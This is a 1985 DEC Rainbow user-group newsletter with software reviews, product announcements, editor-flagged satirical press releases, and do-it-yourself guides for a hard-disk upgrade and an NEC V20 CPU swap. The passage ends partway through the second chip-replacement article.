Graphics, of course, are the most magical of computer applications for childen. I haven't tried DR. LOGO yet because of the controversy swirling around Logo as a method of introducing children to computers, and more importantly, because it is so expensive. Besides, I am of the opinion that almost any form of programming is a first class turn-off for most children. As an alternative, you many want to consider a program called Graph 'n' Sketch (from User-Rainware [P. O. Box 168, Woburn, MA 01801.] The program, which comes on a single diskette, is a relatively simple CP/M-86 based CAD program. In its simplest form it acts like an Etch-A-Sketch toy, allowing one to use the arrow keys to draw. Several commands automatically generate simple geometric shapes and permit a variety of fill patterns. All of the work can then be printed out on a dot matrix pinter, such as the LA-50. The program is quite sophicated, so that more advanced users can rescale, move, rotate, or combine drawings. This one seemed to have the magic quality that attrracts and holds a child's attention. We hope that at some time in the future, User Rain Ware might issue a file of pre-drawn pictures with which children might work.

Other sophisticated graphics programs with child appeal remain wanting. In particular, many of us would like to see The Print Shop or an equivalent for the DEC Rainbow. There is a Print Shop look-alike now being sold in both CP/M and MS-DOS versions, but when I called the company, they were uncertain whether it would run on the Rainbow. In any event, there are no printer drivers for the LA50, although there are drivers for other printers, including the C-Itoh. Still another software package now available for the Rainbow is Grafix Partner (Brightbill and Roberts, 120 East Washington Street, University Building Suite 421, Syracuse, New York 13202). It is an extremely useful drawing and font package that older children might like to try. It is, however, relatively expensive, and works best on a color system with at least 256K memory. If you have any reason to produce presentation quality graphics, you might consider purchasing Grafix Partner with the added attraction that it might well interest your children in the computer. [Editor's note: see Jay Bassin's comments on Grafix Partner in this month's Chairman's Corner.]

I've deliberately left the most important child-computer connection for last. I've discovered that my 13 year old has become increasingly dependent on the computer for her school work, particularly in the areas of word processing and drill. Our family has used Select-86 as a word processing program for some time now. One of the big pluses of Select, as well as the newer Freestyle, is that this family of word processors is relatively easy to learn and operate. With only a minimum of help from me, my daughter was able to work through the tutorial and then start writing her school reports on the computer. She has gained a sense of pride and control in being able to operate the computer, type, correct, and then store her work.

As for drill, I recently discovered a CP/M program called Language Tutor (Telion Software, P. O. Box 1464, La Mirada, CA 90637-1464. This clever little program allows the student to enter paired lists or words or phrases and then study the terms. For example, one could enter Spanish vocabulary words and their English equivalents. The computer then gives the Spanish words, in the order originally entered or in random order, and requests the English counterparts. Correct answers are rewarded with bells and praise, and the program keeps score of the correct answers. I've been pleasantly surprised to see how Alison has come to depend on Language Tutor to prepare for exams. The application of the computer to school work is, I suspect, a frequently unappreciated aspect of computing for children.

Finally, a word of caution. Never expect to just sit your child down in front of the computer and have that child learn. You must anticipate spending a good deal of time explaining, clarifying, and soothing raw nerves. Even with the successes we've had in introducing our children to the computer, there are still occasional cries from downstairs, "Dad, I going to kill <u>your</u> computer!"

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PUBLIC DOMAIN SOFTWARE REVIEW: SCRAM: THE CHINA SYNDROME ON YOUR RAINBOW

by Terry Shannon
Boston, MA

Note: This game was developed by DEC PC software specialists to demonstrate the Rainbow's superior graphics capabilities. The screens were created with Color Magic, a Rainbow graphics package available from Brightbill-Roberts Company in Syracuse, New York.

In the midst of another grueling day of lunar exploration, you receive a message from the subsurface moonbase that has become your temporary home. It seems that the moonbase's nuclear reactor is experiencing one of those pesky little problems that occur in reactors every now and then--a LOCA, or loss of cooling accident. It's up to you to fix the coolant leak and prevent a meltdown that would put Three Mile Island to shame.

In order to prevent the lunar equivalent of the China Syndrome, you need to get to the reactor control room on the bottom level of the moonbase and slide four control rods into the reactor's core. At first glance, this looks easy enough to do--each level of the installation contains one or more emergency water supplies that will replenish the reactor's cooling system at the touch of a valve. But, your mission is complicated by the force of gravity, the airlocks that separate each level of the moonbase, and a dwindling supply of fuel for your backpack maneuvering thrusters. You can top off your tanks at any of the installation's fuel points, but this is made difficult by the distance between fuel spheres, water supplies, and the airlocks that lead to the reactor control room.

If you manage to reach the reactor level, you must lower four control rods into the reactor core by pressing buttons on four panels located at throughout the control room. You have to be fast, though: each control rod starts to rise again as soon as you release the panel button. If your efforts are successful, you become an extraterrestrial hero. A loss in the race against fuel consumption and coolant loss results in a meltdown that will eclipse your darkest Three Mile Island fantasies. The accompanying high resolution screen displays give your Rainbow's graphics board a real workout. The visual effects are eye catching on a monochrome CRT, and truly spectacular on an RGB monitor.

SCRAM isn't a mentally taxing game, and it's easy to play if you set the gravity and bounce values to zero before you begin. However, you can increase the difficulty of your mission by resetting these characteristics to their intermediate or maximum values. And because SCRAM is only a simulation, you won't end up glowing in the dark if you lose the race against reactor meltdown.

It is available from User Group Public Libraries and on FIDO Bulletin Boards.

PUBLIC DOMAIN SOFTWARE REVIEW: ALARM

by Albert Girbal-Puig
University of Pennsylvania

No more being late to class, meeting, or appointment because you did not realize what the time was while working at your Rainbows! Alarm comes to the rescue. Alarm is a faithful servant that tells you that your computer time is over. But before this happens, it is necessary to give ALARM the order, which can be done in two different ways. First, you can type "ALARM -M N", or you can type "ALARM HH:MM". In the first case, N is the number of minutes after which you want to be warned. HH:MM states the time you are setting the alarm for. When using the second hand option, you should check what the current time is within the computer by using the MS-DOS TIME command. You may need to reset the time. If the time that you type in for HH:MM is earlier than the current time, the alarm is then set for the next day. This is useful around midnight--for instance, at 11:15pm, you can set the alarm for 00:45am. When the time arrives, the computer beeps once and a message in blinking inverse video appears in the lower righ-hand corner of the screen. The program has three other commands which will allow you to reset the alarm, ask for the number of minutes before its beeping message, and get a help screen.

Both the source and the code are written in C Language. An EXE (executable) file, which takes 12 K of memory. The source code take up 12K, and the EXE files take up 10K. Documentation, in a ".DEC" file is included. The author mentions that the he worked with MS-DOS version 2.05, but didn't know whether it would work with MS-DOS version 2.11. When I used it with version 2.11, it worked fine.

(This article previously appeared in the PENNRUG Newsletter.)

PRODUCT COMMENTARY: UNIX FOR CPM/80 ON YOUR RAINBOW

by Scot Gerardi

These days many people are using the more popular operating system, MS-DOS, which is the standard for 16 bit computers, while AT&T is trying to make their UNIX system the standard for micro computers. (I use UNIX at work and like it a lot.) Where does this leave people that still enjoy using CP/M? The CP/M operating system is very different from UNIX and MS-DOS. Wouldn't it be nice if you could make CP/M more like UNIX or MS-DOS? Now you can, with a product called ConIX, which offers UNIX look-alike capabilities for the CP/M 80 side of the Rainbow.

ConIX consists of a basic system and a programming system. A library system is available at an extra charge. The newest version of ConIX is 22.12A. I'll be discussing the basic, programming, and library systems. When you receive ConIX, you will get four disks and three manuals. Two disks consist of the basic and programming system; the other two disks contain the library system. The manuals include a basic instruction manual, a programming manual and a library manual.

The installation is very simple and straight forward. Just follow the directions in chapter 2 of the basic instructional manual. You will also need to install the library, which is easier than installing ConIX itself. The library utilities source code is included on the disk.

Listed below are most of the basic features of ConIX:

File Manipulation
Interactive Archive Manager
Console Input Redirection
Console Output Redirection
Printer Output Redirection
Pipes
Print Spooler
Command Language --just like UNIX shell (if-then-else,test,case statement,goto statement,gosub,while-do, etc.)
Built in Commands
Integer Expression Analyzer
On Line Manual System

Anything that you can execute in CPM/80, you can execute in ConIX. The library contains these useful features with source code included (written in command language). They are:

MKUSER - Make user areas
CU - Change user area
PWU - Print user area
MKDIR - Make directory
CD - Change directory
RMDIR - Remove directory
PWD - Print working directory

LS - List directory
MV - Move files
CP - Copy files
LN - Link files
CHMOD - Change file modes
REVIEW - Delete files and more
UNERASE - Erased files processor
LINES - Print line count
XTABS - Expand tabs to spaces
SPLIT - Split file into pieces
TYP - File display processor
PASS - Process multiple arguments
DEBUG - Interactive debugger
BACKUP - Hard disk backup

ConIX also comes with a profile file, so you can set up any features you want when you first run ConIX. Commands can be typed on one line separated by semi-colons, as they are in UNIX. The operating system offers over 100 commands, and allows you to run any 8 bit software under ConIX. For instance, I currently use a full screen editor, Vedit plus, a formatter, Vprint, a spelling checker, Vspell, Microsoft Fortran 80 compiler with Ratfor, and C-80. It is like having my own little UNIX system, and because ConIX's capabilities are so useful, I don't use MS-DOS as often. Unfortunately, 16 bit software will not run under ConIX, and at this time, there is no availability date for that capability.

ConIX uses about 1/2 K to 24K of TPA memory. You will need a Rainbow with 64K and preferably a hard disk. I have found the company's support to be top notch. When I received my first version of ConIX, I had problems using the extern command (which enables you to exit ConIX to run a 16 bit program). After the extern command finished executing, it was supposed to place you back in ConIX. It didn't. . .instead the command hung the system up. I called the company and asked to talk to someone in technical support. Glenn Marianko, the support person wasn't in, but he called me back. He spent at least an hour trying to solve the problem, but couldn't, and promised to work on it. Two weeks later, he called me back to tell me that a new version of ConIX was being shipped to me with a corrected extern command at no charge to me. Glenn wants to see ConIX work well on every 8 bit micro especially the Rainbow. That's great support.

I think ConIX is a superior product for the money--$99.95 for the the basic, programming, and library systems. It allows you to have a UNIX like operating system for CP/M and is very fast because it's written in assembly language. If it doesn't have a command, you can write one with the command language or with an 8 bit compiler, if you wish. The company is continuing to support this product. If you use CP/M and like UNIX and don't want to spend $ 0 on it, I recommend ConIX. I think you'll will be surprised. For more information, contact Computer Helper Industries Inc., Post Office Box 680, Parchester Station, NY 10462.

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NEW PRODUCT ANNOUNCEMENTS FOR THE RAINBOW
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PRODUCT ANNOUNCEMENT: CD ROM FOR THE RAINBOW

CD Massfile is a compact disk reader which offers Rainbow users the ability to reference catalogs, parts lists, design drawings, and large databases stored on compact disks. Database access via modem, for instance, is slow, and can be unreliable. Hard disk capacity may not be suitable for a large database because of limited storage capacity.

Tecmar's CD Massfile, which utilizes the DEC Uni-File format, allows Rainbow and IBM-PC users to read compact disks that store up to 550 megabytes of information (up to 200,000) pages of text. Locating information on a full compact disk takes just a few seconds. The CD Massfile includes a CD ROM reader, a controller board which can support one or two readers, and diagnostics to insure that CE Massfile is working correctly. According to Tecmar, installation is quick and simple.

Some of the features of the CD Massfile are:

--The same CD Massfile can be used with both the DEC Rainbow and the IBM PC (although different controller cards are required).

--One controller board will support two CD Massfiles.

--The file uses reliable and durable compact disks for storage.

--The Massfile will read Phillips/Sony standard compact disks.

--It utilizes Digital's Uni-File compact disk data format

--The lighted panel on the Massfile reader includes power on, activity, and error indicators.

--The storage capacity of the Massfile is large enough to store a large database, a complete encyclopedia, or an extensive set of CAD/CAM drawings on a single disk.

--It eliminates the need to use a central database for information.
[Editor's Note: CD ROM's will not be as useful if the database changes often.]

--By using two Massfiles connected to a single controller board, databases in excess of 550 megabytes can be accessed.

--Provides a reliable and inexpensive means of storage, since compact disks are virtually indestructable and are much less expensive per megabyte of storage than floppy disks, hard disks, or tape.

--Average access time is 1.5 seconds, average transfer rate is

150 KB/second.

--The CD Massfile Rainbow controller card is installed in the same place as the Rainbow hard disk controller.

As of this writing, the CD Massfile is not yet available. The projected date is sometime in March. The cost for the Massfile itself will be $. Controllers for either the Rainbow or the IBM-PC, will be $

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CD ROM--THE PUZZLING PERIPHERAL

by Tom Deahl
Delaware Valley Personal Computer User's Group

Tecmar's recently introduced CD Reader, soon to be available in a model for the Rainbow, is a puzzling peripheral. Since it is a read-only information storage device, one might well ask, what is it good for?

First, to put the device in perspective, the CD Reader is what the industry is calling a "CD-ROM," or Compact Disk Read-Only Memory device. It is one of a whole new class of laser driven peripherals termed "optical-based storage and retrieval technology." It includes, in addition to CD-ROMs, interactive videodiscs, audio compact disks, and videotex.

CD-ROM is essentially the same digital technology sweeping the music world in the form of audio compact disks. The difference is that instead of converting information stored as pits on the reflective layer within the disk into audible notes, the laser-reead "hole code" is transmitted to the microprocessor where it is handled like data from any other auxiliary storage device--with one exception. Currently the results of processing cannot be recorded on the CD-ROM. Changed or new data will have to be stored elsewhere.

The significance of this innovative storage medium is less in the way the data is stored and read than in the magnitude of data storage available at mass-market prices. a 4 3/4 inch (12 cm) disk can hold as much as 550 megabytes of formatted data. This the equivalent of 200,000 single spaced typewritten pages, or 1,600 floppy disks. In quantity, these plastic platters can be replicated for as little as $5 each.

The information on a CD-ROM is put there in a pressing process similar to the way in which phonographic records are mass-produced. John Hartigan, manager of Optical Memories for Sony Corporation of America, told InfoWorld recently that the demand by prospective buyers for the capability to write and erase data on optical disks is only a psychological desire to have a new technology behave like a familiar one.

For applications to which CD-ROM technology naturally lends itself, such capabilities are not relevant. Why, for example, would one want to erase:

--an encyclopedia

--the complete public catalog of the Free Library of Philadelphia

--a full color Atlas of the United States, down to the street level

--the 1980 US Census data at the block level

--the United States ZIP Code Directory coupled with a composite telephone directory for the 25 largest cities in the U.S.

--the last forty years of Time magazine

--the entire IEEE technical journal series

Hartigan says that "in some of those areas, its a positive benefit that you can say with absolute certainty that the data will never be erased." Do you begin to get the idea?

DEC argues that even for in-house use--ie., 100 or so copies--consideral advantage over on-line services or even conventional printing can be gained by sending maintenance manuals, design drawings, software and documentation, technical reference libraries, corporate policy and procedure manuals, non-changing, or slow changing parts of a corporate knowledge base, through the mail.

This technology promises to revolutionize the publishing industry. Grolier, for example, is expected to introduce a CD-ROM version of its 21 volume Academic American Encyclopedia. It is designed to run on the IBM PC--what else--and is expected to be priced at $199. (I've been told that Grolier and DEC are discussing Grolier's support of DEC's Unifile format for structuring data on the CD-ROM.)

The CD-ROM encyclopedia contains the same 9 million words as the print version but also includes search and retrieval software. This enables the user to search for articles on any subject with a combination of search terms coupled with Boolean (and/or) operators that scan the entire 21 volumes in seconds to find all relevant references. What we have here is the poor man's "expert system."

NDS (National Data Systems) has for several months been selling the Informark Laser PC System. On their videodisk they store one gigabyte (billion bytes) of data--six national databases (nationwide demographic data, retail expenditures, geo-demographic segmentation, shopping center information, and color mapping capabilities)--all the information a marketing staff ever wanted to have at its fingertips. A complete system, including the database, an IBM-XT with color monitor, printer, laser disk reader, and graphics color plotter for mapping can be purchased for $37,000.

Hartigan estimates that the cost of preparing data for the master disk--including buying the information retrieval software--is likely to be less than $10,000 in most cases. Sony's current mastering fee of $8,000 includes 200-300 CD ROM prints. For 10,000 copies, Sony would waive the mastering fee and produce disks for $5.00 each.

DEC's Application Development Services will also provide CD ROM mastering services. Customers who have already prepared and formatted their data properly for transfer to CD ROM can have one to 100 copies made for prices that range between $7,500 and $12,500. If your data is available only in simple ASCII-text format, you can employ DEC's database preparation service to set up the data with search and retrieval software at a cost that is expected to run from $15,000 to $75,000, depending on the complexity of the database.

As a starter, DEC has created five database titles on CD ROMs for personal computers, each sold on a yearly subscription basis with quarterly updates:

NTIS: Computers, Communications, and Electronics

NTIS: Environmental Health and Safety

Engineering Index, Inc.: Compendex-Aerospace Engineering
and
Compendex-Electrical and Computer Engineering

Chemical Abstracts Service: CA: Health and Safety in Chemistry

Subscriptions, priced between $1,150 and $1,195, will include Battelle's MicroBASIS retrieval software. (Ed Schmidt, 617) 841-3776 DEC's CD ROM Development Manager has more information.)

Sony Corporation, along with Philips developed and licenses the original compact disk technology, does not expect to begin full production of its CD ROM drive until January. By that time, the industry can expect quantity prices as low as $250. Hartigan says that will probably translate into a $750 price tag on retail shelves. Tecmar is producing the Sony/Philips reader as an OEM.

(This article was published originally in the Delaware Valley DEC PC User Group News.)

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PRODUCT ANNOUNCEMENT: I-DRIVE: READ AND WRITE DIRECTLY TO IBM DISKS ON THE RAINBOW

IDRIVE, by Suitable Solutions, addresses the problem of IBM and Rainbow media incompatibility by reading and writing IBM formatted diskettes directly from the Rainbow.

If, for instance, you have an IBM PC at work and a Rainbow at home, you can develop a Lotus 1-2-3 spreadsheet on the IBM, write the data files out to a diskette, take the diskette home and put it in IDrive on the Rainbow, and continue working with Lotus 1-2-3 on the Rainbow. You can then take the diskette from the IDrive back to work and continue with your calculations on the IBM. You can move data back and forth between the two machines as often as you want.

IDrive does not make the Rainbow into an IBM clone. You still need the appropriate version of the program running on

each system. What IDrive does is give you the ability to move data between the two systems by simply transporting floppy disks. IDrive also makes it simpler to test generic programs to see whether they will run on the Rainbow. It also gives Rainbow owners a third, inexpensive, quiet, reliable disk drive with an additional 360K of storage.

IDRIVE is an external 48 TPI double sided, double density floppy disk drive that connects through the extended comm option (usually unused) on the back of the Rainbow to the second floppy drive plug inside the system box. The drive system consists of the hardware (disk drive, power supply, case and cables), software driver, and installation notes.

IDrive is an external drive with its own power supply. It is about the same size as a floppy disk drive, in a case which matches the Rainbow. IDrive does not disturb an internal Rainbow hard disk.

It requires MS-DOS version 2.05 or later, and utilizes preformatted IBM diskettes. Installation of IDRIVE takes about 10 minutes. Pre-production units have been in use at 4 different sites for several months, with no problems reported.

The IDrive is $ Currently Suitable Solutions is offering a 5% discount (saves $) to members of Rainbow User's Groups through December 31, 1985. Additional quantity discounts are available as follows:

Quantity	Unit Price
5-9	$ 0
10 or more	$

The IDrive comes with a 60 day warranty. Extended one year warranties are available for $30 per unit.

For more information, contact Suitable Solutions, 467 Saratoga Avenue, Suite 319, San Jose, CA 95129, (408) 725-8944 or (408) 247-8775.

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PRODUCT ANNOUNCEMENT: TAPE BACKUP AVAILABLE FOR RAINBOW HARD DISKS

Duncan McDonald, Inc. has announced the DM 110 CARTRIDGE TAPE BACKUP UNIT. The unit is specifically designed for the DEC Rainbow. This is the first cartridge tape backup unit available for the DEC Rainbow computer system. The self-contained unit does not require modifications to the standard Rainbow 100+. It does not require a separate controller board.

The unit utilizes the Cipher Model 525, Floppy Tape Drive which stores information on an industry standard removable 1/4" digital tape cartridge. It transfers the 10 megabytes of information stored on a Rainbow RCD-51 Winchester disk in 18 minutes.

The utility program supplied with the unit operates under CP/M-86/80, and is menu controlled for selection of the Format, Backup, and Restore functions. Once initiated, the

backup operation, in image mode, proceeds unattended. The software includes an ERROR CORRECTION facility for maximum reliability in information retrieval. Either individually selected FILES or a complete DISK IMAGE can be restored from tape.

The DM110 has the following features:

o It is a compact unit, about the size of a stand-alone floppy disk drive (3 1/4 x 5 3/4 x 12 inches). It can be placed on top of the Rainbow.

o It utilizes its own 40 watt power supply for reliable tape operation.

o An electronic adapter board is built into the unit. Nothing has to be added to the computer.

o Tape backup is in full streaming mode at a tape speed of 39 inches/second.

o The unit has been approved for coverage under the DIGITAL "Class A" third party Warranty program.

o A 20 megabyte unit is expected to be available for the new RCD-31 20 megabyte hard disk within 45 days.

The DM 110 Tape Backup unit is about $1150. For more information, contact Duncan McDonald, Inc., 29276 Ridgeview Drive, Laguna Niguel, CA 92677, (714) 495-4418.

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PRODUCT ANNOUNCEMENT: RAINBOW CLOCK

The Rainbow Clockworks Clock/Calendar will work in either a 100A or 100B. It will fit in any Rainbow, regardless of any options installed and will liberate you from the drudgery of entering the date and time when booting. Especially useful for 100B's, the Rainbow Clockworks board will speed the boot on floppy-based 100A's as well.

You get the clock/calendar board, installation instructions, software and all installation hardware for only $. Delivery right now is 4-6 weeks. 90 day warranty.

Technical details: The board attaches to the power supply with Velcro and attaches to the mother board via a cable that hooks into a chip socket. Installation is simple: remove the chip, plug in the cable, and attach the board to the power supply with the supplied Velcro pads. The disk contains the program (MS-DOS) to set the clock and read the time/date when you boot. Just add one line to your AUTOEXEC.BAT file and you're in business. The clock/calendar is available for $ from Rainbow Clockworks, 4220 Commercial Drive, Ste. 5, Tracy, CA 95376, (209) 836-3349.

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DIGITAL ADVANCES TOWARD SAFER OFFICE SOLUTIONS

Digital Equipment Corporation, the nation's second largest computer manufacturer, announced plans to incorporate new safety technology in a new line of office computers. According to a Digital spokesperson at their Human Engineering Lab in Hudson, Mass., the company will be releasing the RAINBOW 190-AB (tm) later this month. The RAINBOW 190-AB is essentially the standard 190 with some impressive safety features. One of these is the inclusion of an air bag in the 190's office environment. This feature was prompted by a study which found that 93% of all office computer related accidents were the result of users falling asleep and hitting their heads on the keyboard or desk. With the new 190-AB (Air Bag) keyboard, this problem is partially solved. An infrared sensor triggers the release of the Air Bag whenever the user's head comes within 4 inches of the keyboard. The goal is to cushion the blow of the head hitting the keyboard thus reducing the possibility of injury to both the computer and the user. Digital engineers are convinced that this will work once they figure out how to get the air into the bag. The bag presently pops out but does not inflate. However, Digital engineers claim that even in its present state the air bag is still effective. They report that in recent lab tests using monkeys as keyboard operators, 8 out of 10 monkeys were sufficiently startled by the 'H' key turning into a 4 foot square plastic bag that they woke up prior to hitting the keyboard.

The other major safety feature of the RAINBOW 190-AB is equally impressive. Studies also revealed that the second major cause of of office computer injury was due to operators tripping over one of the several cables used to connect the cpu to terminals, printers, coffee makers, etc. To solve this problem, engineers designed the new 190 to be cable-less. The slick 190 cpu communicates to the terminal and printer using a satellite dish which is built into the top of the 190 cabinet. As long as the terminal or printer is within 300 yards of the cpu, this new communication process is pretty impressive. Digital engineers are still working out some of the problems introduced by this technology such as complaints of radiation sickness and loud ringing in the ears from the secretaries involved in the testing of the prototype systems. The 6 square foot satellite dish is also presenting some space constraints but engineering is convinced that the new RAINBOW 190-AB is part of Digital's total solution and that all these issues can be worked out. Meanwhile, Digital's lucrative Software Products Services business is expected to benefit from this new technology by offering yearly subscription service to HBO and the Movie Channel for 190 owners.

DIGITAL CATERS TO YUPPIES

In response to increasing market demands, Digital Equipment Corporation plans to announce a new office solution

designed to target the new breed of office professionals. Digital's new YUPPIE PUPPY is indeed an impressive system. Based upon the PDP-8, the YUPPIE PUPPY is housed in a slick cabinet and is available in 23 art deco color combinations. The PUPPY is unique in that it is the first office personal computer system to provide direct interfaces to control desk drawers, office lounging furniture and the new Digital Personal Bar (PB-100-WET). The YUPPIE PUPPY boasts an impressive 1024K memory and 5 gigabytes of onboard disk storage. In reality, the PUPPY actually has none of these features, but Digital marketing is not worried. Spokesperson Tella Tale was quoted as saying, "We feel that this is not a problem since Yuppies are not really interested in the actual performance of this system. We (Digital) have provided them (Yuppies) with a system which looks nice on their desks and, if you don't mind me saying so, really impresses the hell out of someone who might happen to walk into their offices!" Preliminary marketing strategies are to offer the YUPPIE PUPPY for sale through BMW and Volvo dealerships and a few selected racketball clubs.

Dateline 8 Nov 85

[Editor's Note: In case there is any doubt, neither of these articles is true. . .]

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PRODUCT UPDATES FOR THE RAINBOW

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DBASE AND THE RAINBOW - THE SAGA CONTINUES. . .
A New Episode in the Continuing DBase Epic)
by Paul Vince

According to Ashton-Tate, an MS-DOS version 2.43 of dBASE II for the Rainbow is to be released shortly. (The IBM version was released last June.) Ashton-Tate also reports that DBASE III for the Rainbow is available ONLY from DEC (even THEY have to get it from DEC). George Pappas, DEC's product manager for dBASE, says that DEC's offer to upgrade dBASE II to dBASE III which began last May, expired on October 21 after being extended from September 30. The offer initially was intended for Digital Classified Software (DCS) only, as we were told at the April WARUG meeting by Katrina Holman of DEC's Rainbow Marketing Group. However, about a month after it was first announced, the upgrade offer was apparently expanded to include non-DCS versions. According to George, this upgrade information, including the offer to upgrade non-DCS software, was sent to all Digital Sales Offices and notices were mailed to Rainbow Owners and placed in publications. I told him that it was hard to understand how this information could have escaped the attention of every member of WARUG, [Editor's note--there are now more than 800] particularly since dBASE was the subject of our October meeting. At my request, George checked within DEC and reported that there was no chance that the upgrade program would be resurrected. I suggested that in the future, information of this sort should be provided to users groups and to the DECUS PC SIG. Anyway, it now appears that the only way to get dBASE III for the Rainbow is to purchase the DCS version for $. One final note. . .George did say the DEC will soon rectify the absence of dFormat (a screen formatting utility found on other versions of dBASE III but not on the Rainbow version) with a screen editor called "SED".

==========

PRODUCT UPDATE: PROBLEM WITH PEACHTREE LIST MANAGER
by Tom Deahl

The Problem

Maybe I have a screw loose in my Rainbow 100a, but two separate data files--one the Delaware Valley PC User Group's mailing list--that I prepared with the DCS (Peachtree) List Manager have gone bonkers. New records will not "take" and whole segments of the file will not print out in any report format. Before the program kicks out, I get the following message: "BASIC ERROR 111, Line Number 2330." But nary a word on how to correct what one must presume was put into commerce as a bug-free

program.

A word to the wise: users of the Peach Tree List Manager--make sure you've got a paper record in addition to disk backup, so if worse comes to worst, you can reconstruct the data file. If anyone knows how to correct BASIC ERROR 111, I would be much obliged for your help. Call Tom Deahl at (215) 848-4545.

The Solution

According to the Software Hotline, I "corrupted the data file." Just how this happened, Tony, the Helpline person, couldn't say. But she noted that "Basic Error 11" is a common problem with this particular file manager.

Tony did a little research and then talked me through salvaging our user group membership file. The procedure appears to be a permanent fix. Time will tell.

The fix involves reconstituting the file by:

1. "Defining a [new] File" using identical field paramenters; place the file on a new diskette

2. "Combining Files." This apparently transfers the data from the old "corrupted" file structure to the new file framework, which is shiny with integrity.

Both defining and combining files are standard functions built into the List Manager package.

(The Problem and the Solution sections of this article appeared in two successive issues of the Delaware Valley DEC PC User Group News.)

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RAINBOW TECHNICAL INFORMATION
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UPGRADING A RAINBOW TO 20 MEGABYTES

Digital now offers several options for upgrading a Rainbow with a 20 Megabyte (Mb) hard disk. If you already have a 5 or 10 Mb disk and controller, it is possible to perform this upgrade for yourself. The 20 Mb disk drive from Digital is a Seagate 225 disk with standard electronics. (A Digital employee told me that the disks DEC sells must meet higher quality standards than those applied to Seagate 225 disks sold on the open market, but are otherwise identical.)

If you have one of Digital's 5 or 10 Mb disks on your Rainbow, you already have the controller, cables, and power supply needed to attach a Seagate 225 disk to your system. All you will need in the way of hardware are four #8x3/8 bolts to replace the four #8x1/2 bolts that attach your existing disk drive to a plastic mounting plate.

Proceed as follows:

1. Acquire a Seagate 225 disk drive. These are available through mail order and through local computer stores. Note that there are a number of "plug-compatible" drives available from other manufacturers. I tried one of these and discovered that DEC's cables would not work with the drive.

2. If you have a Rainbow 100+ or Rainbow 100B, make sure that you have selected "?" or a floppy drive as your AUTO-BOOT option in SetUp. (You will need to boot from a floppy when this procedure is completed in order to initialize the new hard disk.) Unplug the power cord and remove the cover from your Rainbow.

3. Identify the hard disk (the rectangular box in the front center of the Rainbow). Notice that there is a small, silver-colored "button" in front of and below the disk. Notice also the cables running from the rear of the Rainbow, over the floppy drive, and down to the back of the hard disk. There is also a small set of wires going from the power supply to the back of the hard disk.

3. Carefully disconnect the ground wire (running from the hard disk cable to the top of the power supply) by gently pulling the connector (Not the wire!) away from the power supply.

4. Push the silver button in front of the hard disk. The hard disk should release and slide forward a small distance. Notice how the cables are oriented. They will keep this same orientation when installed on the new disk. Pull the hard disk forward about an inch and disconnect the power

supply and disk controller cables from the back of the drive. The power supply cable comes straight up. The other two connectors on the disk controller cable pull off towards the back.

5. Pull the hard disk forward until it comes completely out of the Rainbow. Remember to always treat hard disks very gently as they can be easily damaged by rough treatment. Turn the drive over so that the black plastic slide is on top. It is held in place by four bolts. Remove these, separate the plastic slide (and it associated metal piece) from the drive and set the disk aside.

6. Place the Seagate 225 upside down in front of you. There are four holes on the bottom corresponding to the holes in the plastic slide. Position the slide over the disk, being careful that the holes in the plastic and in the metal ground strip are lined up with the holes in the bottom of the disk drive. The metal ground strip should stick out over the back of the hard disk. Use four #8x3/8 inch bolts to fasten the slide to the bottom of the disk drive.

7. Turn the disk right-side-up and slide it into the Rainbow where the old disk used to be. Leave an inch or two for connecting the cables.

8. Connect the cables to the back of the disk drive. The cables should only go in one way. Use common sense and don't force anything and you should be all right.

9. Push the hard disk back in its slot until it "clicks" into place. This may require that you push very hard.

10. Reconnect the ground wire that you removed in step 3.

11. Replace the cover and reconnect the power cord.

You should now have a 20 Mb disk. The last step is to check out, format, and partition the disk. The Winchester Disk Utility/Diagnostic diskette that you got with your 5 or 10 Mb disk can handle the first 10 Mb of your 20 Mb disk, but to make use of the entire disk, you will need access to Version 3.0 of the Winchester Disk Utility/Diagnostic diskette. The instructions for using this disk are essentially the same as for the previous version. Place the diskette in one of your floppy drives and boot the system using that drive. Select option 1 and go for a cup of coffee.

When the program finishes, you can modify the partition structure and/or define one partition to be the auto-boot partition. You should then follow the instructions in your MSDOS or CPM users guides to copy system and other files to the hard disk.

I have only looked at the MSDOS partition options. These are two 8Mb partitions and one 4Mb partition, one 8Mb

partition and three 4Mb partitions, and four 5Mb partitions.

I found the above to be a very economical way to upgrade my system from 5Mb to 20Mb. Remember, however, that you may void your system warranty and/or violate the terms of your service agreement by making these modifications.

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REPLACEMENT CHIP FOR RAINBOW
by Daryl Pope
New Haven, CT

Looking for a inexpensive way to get better performance from your Rainbow? Replace your 8088 CPU with the NEC V20 chip. NEC produces an processor replacement chip, designed as a superset of the 8086/8088 instruction set, that sells for 21 to 25 dollars at the time of this writing. Note: be sure you order the 5MHz version for the Rainbow.

Until I ordered the chip I had not heard of any other Rainbow owners replacing their CPU, but for the price and the manufacturer's claim of faster performance I took the chance an installed the chip. I don't know if IBM owners will verify the advertised claim of up to 33% increase but for the Rainbow the increase in speed seems to be around 8% to 15%, depending on applications. I've noticed the higher end in CPU intensive applications. For those whose Rainbow is still under warranty, adding the chip will void your warranty. You may want to wait until that runs out. Here are some brief installation instructions:

1. Unplug all cables connected to the outside of the system box and remove the cover.

2. Unplug the cables from disk drive(s) and power supply that attach to the system board.

3. Unscrew the four large plastic screws on the rear of the system box.

4. Carefully slide the PC boards all the way out of the system box.

5. The 8088 chip is in a socket on the motherboard located towards the end of the board with the printer, video and communications ports.
(For those with an extended communications board or hard disk controller, the chip is located beneath that board so it must be removed for access.) The chip you want to remove is clearly marked INTEL and has the numbers 8088 on it. Note the direction the notch on the chip is pointing.

6. Remove the chip by carefully prying it out of the socket.

7. Take the NEC chip and put it in place, making sure that you

put the notch in the same direction that the Intel chip's notch was. (You may find you will have to bend the pins slightly to get them in a position perpendicular to the chip so it sears properly in the socket. DON'T FORCE IT!

7. Put back everything in its place and turn the machine on. My advice at this point is to boot the diagnostics disk and run the extensive test. I haven't heard a whimper from my 10Mb 100-B in the 3 months since I changed its brain.

Some dealers that sell the chip are:
Wolff Computer & Electronics
901 E. Plano Pkwy. #113
Plano, TX 75074
214/423-8097

JDR Microdevices
1224 S. Bascom Ave.
San Jose, CA
408/995-5430

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REPLACING THE INTEL 8088 CHIP WITH THE NEC V20 PROCESSOR
By Carl Houseman
Stuart's Draft, VA

An easy way to get some additional computing power out of your Rainbow is to install an NEC V20 (uPD70108) microprocessor in place of Intel's 8088 processor. I ordered the V20 from JDR Microdevices [(800) 538-5000] at $20.95 plus shipping. The California company takes phone orders w/VISA or MC. [Editor's Note: the chip is also available from Microprocessors Unlimited, in Beggs, OK.]

